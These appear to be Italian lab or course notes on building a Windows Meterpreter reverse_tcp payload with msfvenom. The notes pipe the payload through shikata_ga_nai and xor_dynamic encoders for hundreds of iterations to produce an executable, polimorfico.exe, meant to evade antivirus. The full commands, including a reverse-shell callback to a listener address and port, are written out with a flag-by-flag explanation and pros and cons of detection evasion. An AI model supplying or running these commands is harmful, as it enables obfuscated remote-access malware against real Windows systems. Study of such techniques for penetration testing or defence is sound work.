
Oggi abbiamo provato a creare un malware grazie a msfvenom con il seguente codice:


1 - msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23 LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw
2 - msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw
3 - msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o “nome_file.exe”

Cosa succede?
Il Payload viene codificato più volte a seconda del numero delle iterazioni, più iterazioni ha più è complicato che venga segnalato come malware ma un numero eccessivo di iterazioni potrebbe essere visto come sospetto:



Proviamo a renderlo più invisibile aumentando le interazioni a 300 e aggiungendo l’endcoder “xor_dynamic“:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 300 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 300 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 300 -o polimorfico.exe



Struttura generale del comando

Generazione del payload:
La prima parte del comando genera un payload reverse_tcp per Windows usando l'encoder x86/shikata_ga_nai:

“msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 300 -f raw”

- -p windows/meterpreter/reverse_tcp: Specifica il payload, in questo caso un reverse shell tramite Meterpreter. LHOST=192.168.1.23 e LPORT=5959: Configura l'indirizzo IP (LHOST) e la porta (LPORT) del listener Metasploit.
- -a x86 --platform windows: Indica l'architettura (x86) e la piattaforma (Windows).
- -e x86/shikata_ga_nai: Utilizza l'encoder shikata_ga_nai per offuscare il payload. Questo encoder applica una crittografia basata su XOR con pattern randomizzati.
- -i 300: Specifica 300 iterazioni di encoding. Ogni iterazione offusca ulteriormente il payload, rendendolo più difficile da rilevare.
- -f raw: Genera il payload in formato binario grezzo (raw).

Seconda fase: Ulteriore encoding
Il risultato del primo encoding viene inviato (|) come input a un secondo comando msfvenom:

msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 300 -f raw

- -e x86/xor_dynamic: Utilizza l'encoder xor_dynamic, che implementa un XOR con chiavi generate dinamicamente. Questo aggiunge un ulteriore livello di offuscamento.
- -i 300: Esegue altre 300 iterazioni di encoding.

Terza fase: Encoding finale
Il payload risultante dalla seconda fase viene passato a un terzo comando msfvenom per un ulteriore livello di encoding:

msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 300 -o polimorfico.exe

- -e x86/shikata_ga_nai: Ritorna all'encoder shikata_ga_nai per offuscare ulteriormente il payload.
- -i 300: Esegue altre 300 iterazioni di encoding.
- o polimorfico.exe: Salva il payload finale in un file eseguibile Windows (polimorfico.exe).

Cosa fa ogni parte del comando?
Payload: Il payload windows/meterpreter/reverse_tcp consente di instaurare una connessione inversa dal sistema bersaglio alla macchina attaccante (LHOST). Una volta connesso, il framework Metasploit offre una shell avanzata (Meterpreter).

Encoder: Gli encoder (x86/shikata_ga_nai, x86/xor_dynamic) vengono usati per offuscare il codice del payload. Questo rende più difficile per gli antivirus rilevare pattern conosciuti.

Iterazioni (-i): Eseguire molte iterazioni di encoding aumenta l'offuscamento, ma incrementa anche la dimensione del payload e il rischio di corruzione del codice.

Piping (|): La pipeline invia l'output di un comando come input al successivo, permettendo di applicare più encoder in sequenza.

Formato (-f): Il formato raw è un file binario grezzo, utile per essere riutilizzato in successive fasi di encoding. Il formato finale è .exe, che può essere eseguito su sistemi Windows.

Pro:
Elevata offuscazione: L'uso di più encoder e iterazioni rende il payload meno riconoscibile da antivirus basati su firme.
Polimorfismo: Ogni iterazione con shikata_ga_nai genera un output diverso, rendendo il payload variabile anche con lo stesso input.

Contro:
Dimensione del payload: L'aumento delle iterazioni può portare a un payload inutilizzabile perché troppo grande o inefficiente.
Prestazioni: Un payload troppo complesso potrebbe rallentare l'esecuzione o causare crash.

Detecabilità: Sebbene gli encoder offuschino il payload, non eliminano il comportamento sospetto (esempio: connessione alla rete).